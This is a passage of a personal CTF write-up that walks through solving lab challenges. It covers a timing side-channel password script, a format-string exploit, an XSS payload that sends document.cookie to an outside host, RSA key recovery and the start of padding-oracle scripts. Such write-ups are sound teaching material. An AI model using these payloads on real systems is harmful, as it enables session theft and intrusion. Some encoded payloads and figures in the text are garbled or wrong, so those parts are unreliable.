4 from subprocess import Popen, PIPE, STDOUT
5
6 cmd = "perf stat -x, -e instructions:u " + sys.argv[1] + " 1>/dev/null"
7 key = ''
8
9 while True:
10     maximum = 0,0
11     for i in string.printable:
12         p = Popen(cmd, stdout=PIPE, stdin=PIPE, stderr=STDOUT, shell=True)
13         stdout, _ = p.communicate(input=b'%s\n' % (key + i))
14         nb_instructions = int(stdout.split(',')[0])
15         if nb_instructions > maximum[0]:
16             maximum = nb_instructions, i
17     key += maximum[1]
18     print key

```

Let's have a try:

```

1
14
140
1403
14031
14031f

```

What is the long string?

What is the long string?

What is the long string?

.....

```

14031f734ecee132dd98490659334e616ca5b
14031f734ecee132dd98490659334e616ca5b0
14031f734ecee132dd98490659334e616ca5b0c
14031f734ecee132dd98490659334e616ca5b0ce

```

What is the long string?

What is the long string?

```

brant-ruan@brant-ruan:~/Documents/tjctf/misc-mov$ ./mv
Input the password to unlock the flag: 14031f734ecee132dd98490659334e616ca5b0ce
Flag SHA1 = 1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5

```

Let's google:

Hash Sha1 · 1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5 ...  
<https://md5hashing.net/hash/sha1/1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5>  
 2015年11月17日 - Decoded hash Sha1: 1411678a0b9e25ee2f7c8b2f7ac92b6a74b3f9c5: 666666 -  
 Encryption and reverse decryption.

That is all. I still recommend that you learn about MOVFUSCATOR

0x0d

flag

✓ Solved

pwn (200)

flag (Solved)

---

Category: pwn / Difficulty: 2 / Points: 200

沈老师看着眼前学生的作业说到:“指针都不会用, 连个hello world都打印不好”

binary

nc 10.60.0.212 20621

## Thoughts & Solutions:

This PWN is about Format String Vulnerability and I have studied it before.

Here are some text:(Valuable to learn & study)

<https://www.exploit-db.com/docs/28476.pdf>

<https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf>

IDA to analyse:

```
lea    eax, [ebp+format]
mov     [esp+4], eax
mov     dword ptr [esp], offset aS ; "%s"
call    ___isoc99_scanf
lea     eax, [ebp+format]
mov     [esp], eax ; format
call    _printf
```

You see, it is  
sth like  
printf(string)  
You can  
control the  
string

And the flag has been put in a buffer:

```
main      proc near ; DATA XREF: _start+17^o
push     ebp
mov      ebp, esp
and      esp, 0FFFFFFF0h
sub      esp, 30h
mov      dword ptr [esp+4], offset modes ; "rt"
mov      dword ptr [esp], offset filename ; "/home/flag/flag150"
call     _fopen
mov      [esp+2Ch], eax
cmp      dword ptr [esp+2Ch], 0
jnz      short loc_80485BF
```

```
loc_80485BF: ; CODE XREF: main+26^j
mov      eax, [esp+2Ch]
mov      [esp+8], eax ; stream
mov      dword ptr [esp+4], 14h ; n
lea      eax, [esp+18h]
mov      [esp], eax ; s
call     _fgets
```

So we can input some '%x' to fetch the flag:

```
from pwn import *

p = remote('10.60.0.212', 20621)
p.recvuntil("d!")
p.sendline("%x" * 300)
p.interactive()
```

```
9f75f51c2f772fac0f7739000df75eccd2f772fac0f772f000f772fac0f  
e84654435079614d7b61456542674179737d6e69616f682f00662f656d2f  
30482a0f772f000000[*] Got EOF while reading in interactive
```

'C' is 0x46, 'T' is 0x54, 'F' is 0x43.

The last thing you need to note is little endian with Intel CPU.

---

0x0e

XSS2

✓ Solved

web (200)

XSS2 (Solved)

Category: web / Difficulty: 2 / Points: 200

<http://10.60.0.212:10865/ab54e9f092a726b3d9aae412530595c28b85c064.php?name=hi>

在这里输入地址, 猴子就会点开看: <http://10.60.0.212:19053/monkey.php>

Hint: Flag 在 Cookie 中。

Hint2: wooyun drops 某文章。

Thoughts & Solutions:

I knew the trick in XSS1 won't be in effect, but I had a try:

[<script>alert\("haha"\)</script>](http://10.60.0.212:10865/ab54e9f092a726b3d9aae412530595c28b85c064.php?name=hi)

**Your name is: hi>**

So? That indicates my payload is filtered(<>=). I must use some methods to bypass the filter. I learnt HTML before (In this game I know foundation is very important) and there are [HTML Encoding] and [URL Encoding]. But what to do next?

I searched and learnt much from

<http://www.2cto.com/Article/201402/278277.html>



Go ahead !

First I installed Hackbar in Firefox.

# HTML Encode:

```
var img = new Image(); img.src= "http://[redacted]/test.php?c="+document.cookie;
```

# URL Encode:

```
<svg><script>&#118;&#97;&#114;&#32;&#105;&#109;&#103;&#32;&#61;&#32;&#110;&#101;&#112;&#58;&#47;&#47;&#50;&#50;&#50;&#46;&#54;&#57;&#46;&#50;&#49;&#53;&#46;&#46;&#99;&#111;&#111;&#107;&#105;&#101;&#59;</script>
```

Then~~~~~ : )

```
User Agent: http://10.60.0.212:10865/ab54e9f092a726b3d9aae412530595c28b85c064.php?name=%3Csvg%3E%3C%26%23105%3B%26%23109%3B%26%23103%3B%26%2332%3B%26%2361%3B%26%2332%3B%26%23110%3B%26%2397%3B%26%23103%3B%26%23101%3B%26%2340%3B%26%2341%3B%26%2359%3B%26%23105%3B%26%2399%3B%26%2332%3B%26%2361%3B%26%2332%3B%26%2334%3B%26%23104%3B%26%23116%3B%26%233B%26%2350%3B%26%2350%3B%26%2346%3B%26%2354%3B%26%2357%3B%26%2346%3B%26%2350%3B%26%2347%3B%26%23116%3B%26%23101%3B%26%23115%3B%26%23116%3B%26%2346%3B%26%23112%3B%26%26%2334%3B%26%2343%3B%26%23100%3B%26%23111%3B%26%2399%3B%26%23117%3B%26%23109%3B%23111%3B%26%23111%3B%26%23107%3B%26%23105%3B%26%23101%3B%26%2359%3B%3C%2Fscript%3E
Session: flag=CTF{zhe_reng_ran_hen_jian_dan_dui_bu_dui_ya}
```

Oh, I'm tired.....

0x0f



Thoughts & Solutions:

I used JD-GUI and it seems the crakme is in a library:

```
public class Check
{
    static
    {
        System.loadLibrary("crackMe");
    }
}
```

So I used Apktool to fetch library and used IDA to analyse.

<apktool d xx.apk> → <IDA libcrackMe.so>

(Decompiled, ARM .so is clearer than x86 .so in this challenge)

```

v12 = a3;
v3 = *a1;
v4 = a1;
v14 = __stack_chk_guard;
v5 = (const char *)((*int (**)(void))(v3 + 676))();
s1 = (char *)&v13;
j_j_memcpy(&v13, &unk_21B0, 0x11u);
v10 = j_j_strlen(v5);
j_j_strcpy((char *)&v9, v5);
EncryptBuffer(&v9, v10, "love&&friendship");
j_j_android_log_print(3, "NDK", "Call From NDK!");
v6 = j_j_strcmp(s1, (const char *)&v9);
v7 = *(void (__fastcall **)(DWORD))(*v4 + 680);
if ( v6 )
{
    v7(v4);
    result = 0;
}
else
{
    v7(v4);
    result = 1;
}
}

.rodata:000021B0 unk_21B0 DCB 0xC5 ;
.rodata:000021B0 DCB 0x98 ;
.rodata:000021B1 DCB 2 ;
.rodata:000021B2 DCB 0xF1 ;
.rodata:000021B3 DCB 0x53 ; S
.rodata:000021B4 DCB 0x88 ;
.rodata:000021B5 DCB 0xA6 ;
.rodata:000021B6 DCB 0xC3 ;
.rodata:000021B7 DCB 0x19 ;
.rodata:000021B8 DCB 0xE1 ;
.rodata:000021B9 DCB 0xB5 ;
.rodata:000021BA DCB 0xF7 ;
.rodata:000021BB DCB 0x36 ; 6
.rodata:000021BC DCB 0x54 ; T
.rodata:000021BD DCB 0x94 ;
.rodata:000021BE DCB 0xB6 ;
.rodata:000021BF DCB 0 ;
.rodata:000021C0 DCB 0 ;
```

The program uses 'love&&friendship' to encrypt my input and compares the result with string at '.rodata unk\_21B0', so I suppose my input is the flag.

[EncryptBuffer & EncryptTea]:

```

1 int __fastcall EncryptBuffer(int result, int a2, int a3)
2 {
3     int v3; // r5@1
4     int v4; // r6@1
5     int v5; // r7@1
6     unsigned int i; // r4@1
7
8     v3 = result;
9     v4 = a2;
10    v5 = a3;
11    for ( i = result; i < v3 + v4 && v3 + v4 - i > 7; i += 8 )
12        result = EncryptTEA(i, i + 4, v5);
13    return result;
14 }

unsigned int __fastcall EncryptTEA(unsigned int *result, unsigned int *a2, int a3)
{
    int v3; // r7@1
    int v4; // r5@1
    unsigned int v5; // r4@1
    unsigned int v6; // r3@1
    int v7; // r2@1
    int v8; // [sp+4h] [bp-24h]@1
    int v9; // [sp+Ch] [bp-1Ch]@1

    v3 = *(_DWORD *)a3;
    v8 = *(_DWORD *)a3 + 4;
    v4 = *(_DWORD *)a3 + 8;
    v5 = *result;
    v6 = *a2;
    v9 = *(_DWORD *)a3 + 12;
    v7 = 0;
    do
    {
        v7 -= 1640531527;
        v5 += ((v6 >> 5) + v8) ^ (16 * v6 + v3) ^ (v6 + v7);
        v6 += ((v5 >> 5) + v9) ^ (v4 + 16 * v5) ^ (v5 + v7);
    }
    while ( v7 != -478700656 );
    *result = v5;
    *a2 = v6;
    return result;
}
```

I know Tea Algorithm is used by Tencent in the past.

So I searched for the algorithm and code and downloaded and modified it.

```

char k[16] = "love&&friendship";
char v[9] = {0xC5, 0x98, 0x2, 0xF1, 0x53, 0x88, 0xA6, 0xC3};
decrypt(v, k);
v[8] = '\0';
printf("%s\n", v);
return 0;
```



```

void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=-478700656, i; /* set up */
    uint32_t delta=1640531527; /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3]; /* cache key */
    for (i=0; i<16; i++) { /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum += delta;
    } /* end cycle */
    v[0]=v0; v[1]=v1;
}

```

(Also, You can write it yourself. It is not so difficult. Just remember to use 'unsigned int')

0x10




fly (Solved)

Category: mobile / Difficulty: 2 / Points: 200

[CrackMe](#)

你能拿到最高分吗？

注意:递交时候请包裹 Flag 成 CTF{....}。



The apk is a flappy bird game...

Thoughts & Solutions:

JD-GUI told me it was in a library

→ So Apktool (Easy?)

→ So IDA (You can follow this method in other situations)

This challenge is much easier than the previous.

```


void __fastcall Java_me_sweet11_crackme4_Check_updateScore(int result, int a2, int a3, signed int a4)
{
    int v4; // [sp+4h] [bp-10h]@1
    int v5; // [sp+Ch] [bp-8h]@1

    v5 = result;
    v4 = a3;
    if ( a4 == 16 )
    {
        (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "W5n");
        appendToFlag(v5, v4);
    }
    else if ( a4 > 16 )
    {
        if ( a4 == 64 )
        {
            (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "IHRo");
            appendToFlag(v5, v4);
        }
        else if ( a4 > 64 )
        {
            if ( a4 == 128 )
            {
                (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "ZSBia");
                appendToFlag(v5, v4);
            }
            else if ( a4 == 256 )
            {
                (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "XJk0ik=");
            }
            else if ( a4 == 32 )
            {
                (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "IG9m");
                appendToFlag(v5, v4);
            }
        }
    }
    else if ( a4 == 2 )
    {
        (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "dt");
        appendToFlag(v5, v4);
    }
    else if ( a4 > 2 )
    {
        if ( a4 == 4 )
        {
            (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "IHRo");
            appendToFlag(v5, v4);
        }
        else if ( a4 == 8 )
        {
            (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "ZSBra");
            appendToFlag(v5, v4);
        }
    }
    else if ( a4 == 1 )
    {
        (*(void (__fastcall **)(_DWORD, _DWORD)))(*( _DWORD *)result + 668))(result, "SS");
        appendToFlag(v5, v4);
    }
}

```

The flag seems to be a Base64 code. So It's your turn to solve it !  
Come on~

0x11



## GoT (Solved)

Category: reverse / Difficulty: 2 / Points: 200

在权力的游戏中, 到底谁能笑到最后?

binary

## Thoughts & Solutions:


### IDA:

```
UPX1:00484F68 start endp ; sp-analysis failed
UPX1:00484F68
UPX1:00484F68 ; -----
UPX1:00484F6D align 100h
UPX1:00484F6D UPX1 ends
UPX1:00484F6D
UPX2:00485000 ; Section 3. (virtual address 00085000)
UPX2:00485000 ; Virtual size : 00001000 ( 4096.)
UPX2:00485000 ; Section size in file : 00000200 ( 512.)
UPX2:00485000 ; Offset to raw data for section: 00021400
UPX2:00485000 ; Flags C0000040: Data Readable Writable
UPX2:00485000 ; Alignment : default
UPX2:00485000 ; =====
UPX2:00485000 ; Segment type: Pure data
UPX2:00485000 ; Segment permissions: Read/Write
UPX2:00485000 UPX2 segment para public 'DATA' use32
UPX2:00485000 assume cs:UPX2
UPX2:00485000 ;org 485000h
UPX2:00485000 __IMPORT_DESCRIPTOR_KERNEL32 dd 0 ; Import Name Table
UPX2:00485004 dd 0 ; Time stamp
UPX2:00485008 dd 0 ; Forwarder Chain
UPX2:0048500C dd rva aKernel32_dll ; DLL Name
UPX2:00485010 dd rva LoadLibraryA ; Import Address Table
```

Interesting! You see UPX ? It is a shell. So let's google.

[<http://www.52pojie.cn/thread-236872-1-1.html> ESP balance]

Hurry up! So I asked some softwares for help~



I must admit I can't uncompress the shell myself. And after that game I will learn it. Just know how to use tools without the ability to create tools is not good.

Ok, use IDA again.

```
memset(&v3, 0xCCu, 0x60u);
strcpy(v8, "jonsnow");
v4 = strlen(v8);
for ( i = 0; i < v4; ++i )
    v6[i] = v8[i] & 0x27 | 0x10;
v7 = 0;
sub_401177((int)&unk_47BE98, "Do you like Game of Thrones?");
sub_40112C(&sub_40107D);
sub_40103C(&dword_47BF28, &v5);
if ( !strcmp(&v5, v6) )
{
    v0 = sub_401177((int)&unk_47BE98, "Excellent! The flag is: CTF{");
    v1 = sub_401177(v0, &v5);
    sub_401177(v1, "}");
    sub_40112C(&sub_40107D);
}
else
{
    sub_401177((int)&unk_47BE98, "you know nothing");
    sub_40112C(&sub_40107D);
}
system("pause");
return 0;
```

Now it is easy~

```
4 int main()
5 {
6     char v8[] = "jonsnow";
7     int v4 = strlen(v8);
8     int v6[7], i;
9     for(i = 0; i < v4; i++){
10         v6[i] = v8[i] & 0x27 | 0x10;
11         printf("%c\n", v6[i]);
12     }
13     int v7 = 0;
14
15     return 0;
16 }
```

0x12

RSA

✓ Solved

crypto (200)

RSA (Solved)

Category: crypto / Difficulty: 2 / Points: 200

[download](#)

openssl -encrypt -in p -inkey pk -pubin -out c

The downloaded files are 'cipher file' & 'public key' file.

Thoughts & Solutions:

To work out this challenge, you must be familiar with RSA.

If you aren't, here is one text in my blog:

<http://www.cnblogs.com/00100011F/p/5236687.html>

After analysing for minutes, I am sure the cipher is flag; the challenge is to obtain private-key from public-key.

Now I suppose you have learnt sth.

```
1 -----BEGIN PUBLIC KEY-----
2 MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMmL4TLyBjQhP70eZF8AwsIYJpGxZbIF
3 TVZ8KTDhKTkvAgMBAAE=
4 -----END PUBLIC KEY-----
```

As you see, the public key is encoded in Base64. In fact, the public key has been ASN.1 encoded (More about ASN.1:

[https://en.wikipedia.org/wiki/Abstract\\_Syntax\\_Notation\\_One](https://en.wikipedia.org/wiki/Abstract_Syntax_Notation_One) ).

After searching, I use instructions below to go in details:

<openssl asn1parse -in pk>

```
0:d=0  hl=2 l= 60 cons: SEQUENCE
2:d=1  hl=2 l= 13 cons: SEQUENCE
4:d=2  hl=2 l=  9 prim: OBJECT                  :rsaEncryption
15:d=2  hl=2 l=  0 prim: NULL
17:d=1  hl=2 l= 43 prim: BIT STRING
```

The 'BIT STRING' offset is 17, so

<openssl asn1parse -in pk -strparse 17>

```
0:d=0  hl=2 l= 40 cons: SEQUENCE
2:d=1  hl=2 l= 33 prim: INTEGER                  :C98BE139580
634213FBD1E645F00C2C8982691B165B2054D567C2930E129392F
37:d=1  hl=2 l=  3 prim: INTEGER                  :010001
```

Now I get 'n' and 'e'. Remember I find a site in 0x03 challenge ?

Let's have a try (First you need to convert hex-mode into dec-mode.

You can use python: `int(hex-string, 16)`):

[9116202874...19<77>](#) = [271026848853078644917993803705429923957<39>](#) · [336357925910041197983745562903465080467<39>](#)

Now I get 'p' and 'q'. It is time to get inverse element of 'e' mod 'n' (that is, 'd'). Luckily the day before I wrote 'extended\_euclidean.py'.

So I have 'd' now. Bingo~~~~ : )  
And use Python as a calculator now.....  
At last I get:

```
n:
C98BE139580634213FBD1E645F00C2C8982691B165B2054D567C2930E129392F
\xC9\x8B\xE1\x39\x58\x06\x34\x21\x3F\xBD\x1E\x64\x5F\x00\xC2\xC8\x98\x26\x91\xB1\x65\xB2\x05\x4D\x56\x7C\x29\x30\xE1\x29\x39\x2F
e:|
010001
\x01\x00\x01
d:
5b849ff5c909b01c34f42c5bc963f00e14c2b515c01b8a165b2348239c5f3fd9
\x5b\x84\x9f\x5f\xc9\x09\xb0\x1c\x34\xf4\x2c\x5b\xc9\x63\xf0\x0e\x14\xc2\xb5\x15\xc0\x1b\x8a\x16\x5b\x23\x48\x23\x9c\x5f\x3f\x5d
p_hex:
cbe5df5534fe708c01d4bebf20521875
\xcb\xe5\xdf\x55\x34\xfe\x70\x8c\x01\xd4\xbe\xbf\x20\x52\x18\x75
q_hex:
fd0c2e1e9625c6db511416897ddab693
\xfd\x0c\x2e\x1e\x96\x25\xc6\xdb\x51\x14\x16\x89\x7d\xda\xbb\x93
d mod p-1 // exponent1
ba59049be32b07c16d8afa29c3684461
\xba\x59\x04\x9b\xe3\x2b\x07\xc1\x6d\x8a\xfa\x29\xc3\x68\x44\x61
d mod q-1 // exponent2
8318e957dd500afb1ac13e7fd2dd19d3
\x83\x18\xe9\x57\xdd\x50\xa\xf\x1a\xc1\x3e\x7f\xd2\xdd\x19\xd3
q-1 mod p // CRT number
31264ec96127564f4f3f57ca5d889e1d
\x31\x26\x4e\xc9\x61\x27\x56\x4f\x4f\x3f\x57\xca\x5d\x88\x9e\x1d
```

But how to create a private-key file ?

I learnt sth here:

[http://blog.sina.com.cn/s/blog\\_4fcd1ea30100yh4s.html](http://blog.sina.com.cn/s/blog_4fcd1ea30100yh4s.html)

And I use

<openssl genrsa -out private1.pem 256>

<openssl genrsa -out private2.pem 256>

to get two private-key.

Then use

<openssl base64 -d -in private\*.pem -out private\_\_\*.pem>

to analyse binary structure:

```

1 0000000: 3081 aa02 0100 0221 00de ffdb 1ee8 e175 0.....!.....u
2 0000010: ea2c 3124 cbd3 ecf1 2d05 5502 0b11 b76a .,1$.----.U....j
3 0000020: 4621 e060 7545 331a 5d02 0301 0001 0220 F!.`uE3.].....
4 0000030: 2080 8a1f 6731 f54d bc43 2d69 c7e9 b0fc ...g1.M.C-i....
5 0000040: e92f a47e 074f 31f1 4b36 d2a0 a5b6 56c1 ././~.01.K6....V.
6 0000050: 0211 00f4 2c3e 12ce f3f9 f490 8e33 e287 .....,>.....3..
7 0000060: d306 3f02 1100 e9cd 0fee 82bb 0b1b 2f55 ..?...../U
8 0000070: a995 f25c 5063 0210 170d 1233 1e5c 840d ...Pc.....3.\..
9 0000080: 6594 372b bc9c dc6b 0210 406c c446 19fa e.7+...k..@l.F..
10 0000090: 069e 7015 afcc 64e3 7137 0211 008b 0f54 ..p...d.q7.....T
11 00000a0: bdd9 eeeb 246f 26d2 6d5d d627 8a ....$o&.m].'.

```

```

1 0000000: 3081 aa02 0100 0221 00b3 377c df40 4624 0.....!...7|. @F$
2 0000010: 60e4 ed6c a38f 8971 e7e8 7f98 08b7 81f8 `...l...q.....
3 0000020: e598 7106 4a64 0794 4702 0301 0001 0220 ..q.Jd..G.....
4 0000030: 313b c91e 3bb6 0940 6523 a478 ba71 f3cc 1;...;.@e#.x.q..
5 0000040: 5fc5 ce11 94f5 2ce4 fbc2 765d d15e 1e81 _.....,....v].^..
6 0000050: 0211 00e8 da38 7ef6 9450 aad7 fe0e 3972 .....8~..P....9r
7 0000060: e95a 7702 1100 c508 4fca c6eb 03b6 72c3 .Zw.....0.....r.
8 0000070: 96dc 55ca 38b1 0210 5900 a03b 9750 958c ..U.8...Y...;..P..
9 0000080: d7c6 59f5 8780 be7d 0210 7a3e 96ea f391 ..Y.....}...z>....
10 0000090: 9a43 175f 1c79 65cc ca71 0211 00dd 3430 .C._.ye..q....40
11 00000a0: cf44 33b0 e7bd 85fa fc4b 070f e3 .D3.....K...

```

You can see some similarity from pictures above.

Now, I can create my own private-key (script in Python):

```

3 n = '\xC9\x8B\xE1\x39\x58\x06\x34\x21\x3F\xBD\x1E\x64\x5F\x00\xC2\xC8\x98\x26\x
4
5 e = '\x01\x00\x01'
6
7 d = '\x5b\x84\x9f\xf5\xc9\x09\xb0\x1c\x34\xf4\x2c\x5b\xc9\x63\xf0\x0e\x14\xc2\x
8
9 p = '\xcb\xe5\xdf\x55\x34\xfe\x70\x8c\x01\xd4\xbe\xbf\x20\x52\x18\x75'
10
11 q = '\xfd\x0c\x2e\x1e\x96\x25\xc6\xdb\x51\x14\x16\x89\x7d\xda\xb6\x93'
12
13 exp1 = '\xba\x59\x04\x9b\xe3\x2b\x07\xc1\x6d\x8a\xfa\x29\xc3\x68\x44\x61'
14
15 exp2 = '\x83\x18\xe9\x57\xdd\x50\x0a\xfb\x1a\xc1\x3e\x7f\xd2\xdd\x19\xd3'
16
17 crt = '\x31\x26\x4e\xc9\x61\x27\x56\x4f\x4f\x3f\x57\xca\x5d\x88\x9e\x1d'
18
19 result = '\x30\x81\xaa\x02\x01\x00\x02\x21\x00' + n + '\x02\x03' + e \
20 + '\x02\x20' + d + '\x02\x11\x00' + p + '\x02\x11\x00' + q + '\x02\x10' \
21 + exp1 + '\x02\x10' + exp2 + '\x02\x11\x00' + crt
22
23 print(result)

```

And use

<openssl base64 -e -in private\*.pem -out private\_\_\*.pem> to convert private-key into Base64 and add Beginning & End: (privateww.pem)

```

1 -----BEGIN RSA PRIVATE KEY-----
2 MIGqAgEAAiEAYYvh0VgGNCE/vR5kXwDCyJgmkbF1sgVNVnwpM0Ep0S8CAwEAAQIg
3 W4Sf9ckJsBw09CxbYWPwDhTCTRXAG4oWwyNII5xfP9kCEQDL5d9VNP5wjAHUvr8g
4 Uhh1AhEA/QwuHpYlxttRFBaJfdq2kWlQuIkEm+MrB8Ftivopw2hEYQIQgxjpV91Q
5 CvsawT5/0t0Z0wIRADEmTslhJ1ZPTz9Xyl2Inh0=
6 -----END RSA PRIVATE KEY-----

```

Beautiful ! Right?



Now, come on~

<openssl rsautl -decrypt -in c -inkey privateww.pem -out flag>

<vim flag>

1 CTF{UseAVeryLongKey} :)

Bingo~

0x13



crack (Solved)

Category: crypto / Difficulty: 3 / Points: 300

是找代码漏洞吗？是破解密钥吗？还是.....有其他的问题？

<http://10.60.0.212:5757/>

Hint: How to attack AES CBC?

Part 1

Part 2

```
var fs = require('fs');
var express = require('express');
var crypto = require('crypto');
var app = express();

var secret = require('./secret.json');
var flag = secret.flag;
var cipherkey = new Buffer(32);
cipherkey.fill(0);
cipherkey.write(secret.key);
```

```
app.get('/generate', function (req, res) {
  var iv = crypto.randomBytes(16);
  var cipher = crypto.createCipheriv('aes-256-cbc', cipherkey, iv);
  var buf = [];
  buf.push(iv);
  buf.push(cipher.update(flag));
  buf.push(cipher.final());
  res.setHeader('content-type', 'text/plain');
  res.send(Buffer.concat(buf).toString('hex'));
});
```

Part 3

```
app.get('/test/:hex', function (req, res) {
  var p = new Buffer(req.params.hex, 'hex');
  var decipher = crypto.createDecipheriv('aes-256-cbc', cipherkey, p.slice(0, 16));
  var buf = [];
  buf.push(decipher.update(p.slice(16)));
  buf.push(decipher.final());
  res.setHeader('content-type', 'text/plain');
  if (Buffer.concat(buf).toString() === 'you need to find the key and build a message like this to get the flag') {
    res.send(flag);
  } else {
    res.send('no! you are not showing me the correct cipher key');
  }
});
```



## Thoughts & Solutions:

I didn't work it out until the organizers gave the hint.

With the hint, I did infinite google.....

First, you must know what the code above is to do .

You input in the browser:

<http://10.60.0.212:5757/generate>

Then the NodeJS Express App in the server gives you:

d61a6fd2e42508bf2d49af43b0a37456fed6ab9fd72982abd5621cc51c39b97d7838c73631156ac98087279cee6f1c26c1c6d48f6e600eea970feccd83672319

You input in the browser:

<http://10.60.0.212:5757/test/> + some hex numbers

which will be decrypted and compared with

'you need to find the key and build a message like this to get the flag'

If succeed, the server will send you your flag


Now analyse:

The code uses 'AES-CBC-256' to encrypt sth.

'AES' is just an algorithm in cryptography.

About 'CBC' you can learn from wiki:

[https://en.wikipedia.org/wiki/Block\\_cipher\\_mode\\_of\\_operation](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation)



'256' is the cipherkey's length (32 bits).

The string you get can be separated into 2 blocks:

iv: 16 bytes

'iv' is initial vector in CBC mode.

1607e10df6a34e386664738ac84456b4

cipher: 16 \* 3 = 48 bytes

Cipher are in 3 blocks.

0971cd5afe45c9dcd683b9838b843783  
ee485ecc2d5006fda86a9d76a553a021  
d1a28c3f46a2037a96c32c5dc58fcd9b

Each is 16 bytes.

Then I learnt about [Padding Oracle Attack]:

<http://robertheaton.com/2013/07/29/padding-oracle-attack/>

I would like to skip the theory here (Website above is enough. If you can't understand it, tell me and I will share with you)

I write 2 Python programs:

[test.py]

```
3 import requests
4
5 url = 'http://10.60.0.212:5757/generate'
6
7 s = requests.Session()
8 r = s.get(url)
9
10 string = r.text
11 iv = string[0:32]
12 x1 = string[32:64]
13 x2 = string[64:96]
14 x3 = string[96:128]
15
16 prefix = 'http://10.60.0.212:5757/test/'
17
18 hexx = '0123456789abcdef'
19 print(string)
20 print('iv: ' + iv)
21 print('x1: ' + x1)
22 print('x2: ' + x2)
23 print("x3: " + x3)
24
```

[new.py]

```
5 def hn(num):
6     if num > 15:
7         return (hex(num)[2:])
8     else:
9         return ('0' + hex(num)[2:])
10 tmpiv = 'acfd9b0536f9e00fd6a2b0d530a4aee9'
11 tmpx1 = 'acc1d195b128d917a804532f4a4a59f8'
12 tmpx2 = 'f7917551f60c1efc048e0cc8dcea22e8'
13 tmpx3 = 'e304c4e7de5b6fba649a54f78c93a2c9'
14 prefix = 'http://10.60.0.212:5757/test/'
15
16 hexx = '0123456789abcdef'
17
18 for i in hexx:
19     for j in hexx:
20         z = prefix + tmpiv[0:30] + i + j + tmpx1
21         # print(z)
